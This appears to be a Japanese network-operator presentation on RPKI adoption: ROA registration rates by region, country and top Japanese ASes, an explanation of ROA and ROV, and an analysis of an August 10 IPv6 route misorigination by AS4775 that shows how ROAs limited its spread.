(RIR毎のROA登録率)



APNICのROA登録率はIPv4: 約6%、IPv6: 約9%増加

<https://www.nro.net/wp-content/uploads/rpki-uploads/rir-adoption.csv>

APNICリージョン主要国のROA登録率 (IPv4)




日本(JP)は53.42%(+15%)

APNICリージョン諸国も概ね増加傾向だが、台湾(TW)、インド(ID)は微減。
特にベトナム(VN)は大きく増加している。

<https://www.nro.net/wp-content/uploads/rpki-uploads/economy-adoption.csv>

APNICリージョン主要国のROA登録率 (IPv6)



日本(JP)は75.32%(+43.35%)

APNICリージョン諸国も概ね増加傾向だが、台湾(TW)、韓国(KR)は微減。

<https://www.nro.net/wp-content/uploads/rpki-uploads/economy-adoption.csv>

国内Top10 ASのROAカバー率

IPv4

IPv6

※ROA adoption rate for advertised routes:
9/17時点の広報経路に対するROA適用率（持ち込みIPも含む）

Rank	ASN	# of adv routes (/24units)	ROA adoption rate for advertised routes(*)	2021/9/3との増減
1	AS17676	170,893	96.21%	+27.12%
2	AS4713	112,871	97.51%	-0.01%
3	AS2516	71,465	66.90%	+66.90%
4	AS2907	34,501	0.25%	
5	AS17506	21,024	0.00%	
6	AS2527	14,852	100.00%	+2.19%
7	AS2497	14,638	57.91%	+12.64%
8	AS2518	14,336	100.00%	+17.86%
9	AS17511	12,001	0.00%	
10	AS2510	10,761	0.00%	

Rank	ASN	# of adv routes (/64units)	ROA adoption rate for advertised routes(*)	2021/9/3との増減
1	AS17676	18,695,992,639,488	100.00%	
2	AS9595	4,410,931,412,992	0.00%	
3	AS4713	4,406,636,511,232	99.90%	
4	AS2516	2,757,369,069,568	0.00%	
5	AS2527	141,733,920,768	100.00%	
6	AS2519	103,079,215,104	0.00%	
7	AS55391	73,014,444,032	100.00%	
8	AS55392	73,014,444,032	100.00%	
9	AS9370	68,719,476,736	100.00%	
10	AS63784	68,719,476,736	100.00%	+100.00%

IPv4：大手ISPのROA登録率向上してきています。

IPv6：AS63784(デジ庁?)が100%の登録率に。これで安心 ;-)


ROA (Route Origin Authorization) と ROV(Route Origin Validation)

- ROA(Route Origin Authorization)とは
 - BGPの経路情報に記述されているPrefix情報とAS番号の正しい組み合わせを一定期間証明するデータ
 - インターネットから広告されてきたBGP経路情報が本当に正しい経路情報か否かを判別することが可能

- ROV(Route Origin Validation)とは
 - ROA(Route Origin Authority)に基づいて受信したBGP経路のOrigin AS情報を検証し、不正経路を受信しないようにするしくみ
 - Origin ASが異なるやPrefix LengthがROA範囲内に含まれない場合、受信経路を操作する。(RFC6811)
 - AS境界となるeBGPピアの受信部分で設定
 - 約2, 3年前からTier1 ISP、IXなどで導入され始め、普及が進んでいる

**OCNのROV実装：
外部Peerに対して100%完了**


ROV(経路検証) 自AS65001にて適応する例



8/10のAS4775のMisoriginの例

8/10 05:34~06:35(JST)にかけて、AS4775(フィリピン/Globe Telecom)が数千のIPv6経路を広報しました。

https://twitter.com/Qrator_Radar/status/1557125324638494723



私がRIPE RISで調べた限りでは、
広報されるべきではない経路：4,612（うち61経路がJPNIC割当て）
観測されたRIPE rrcピア数：最大385ピア
ありました。
みなさんどうでしたでしょうか？

OCNは影響を受けましたが、トラフィック変化・お客様申告ともにありませんでした。


ROA登録なしの場合の影響範囲

2001:3c8:343::/48の例

本来のOrigin ASは
AS138685(TH)

ROAの登録なし

RIPE rrc 22AS(*)で検出



ROA登録ありの場合の影響範囲

2001:df1:6c00::/48の例

本来のOrigin ASは
AS138685(YH)


ROAの登録あり

Prefix: 2001:df1:6c00::/48

Maxlength: /48

AS: 138685

RIPE rrc 9AS(*)で検出
●ポイントでROV invalidになり
rejectされた可能性が高い。
●はどちらかでROVが効いていると思われる。



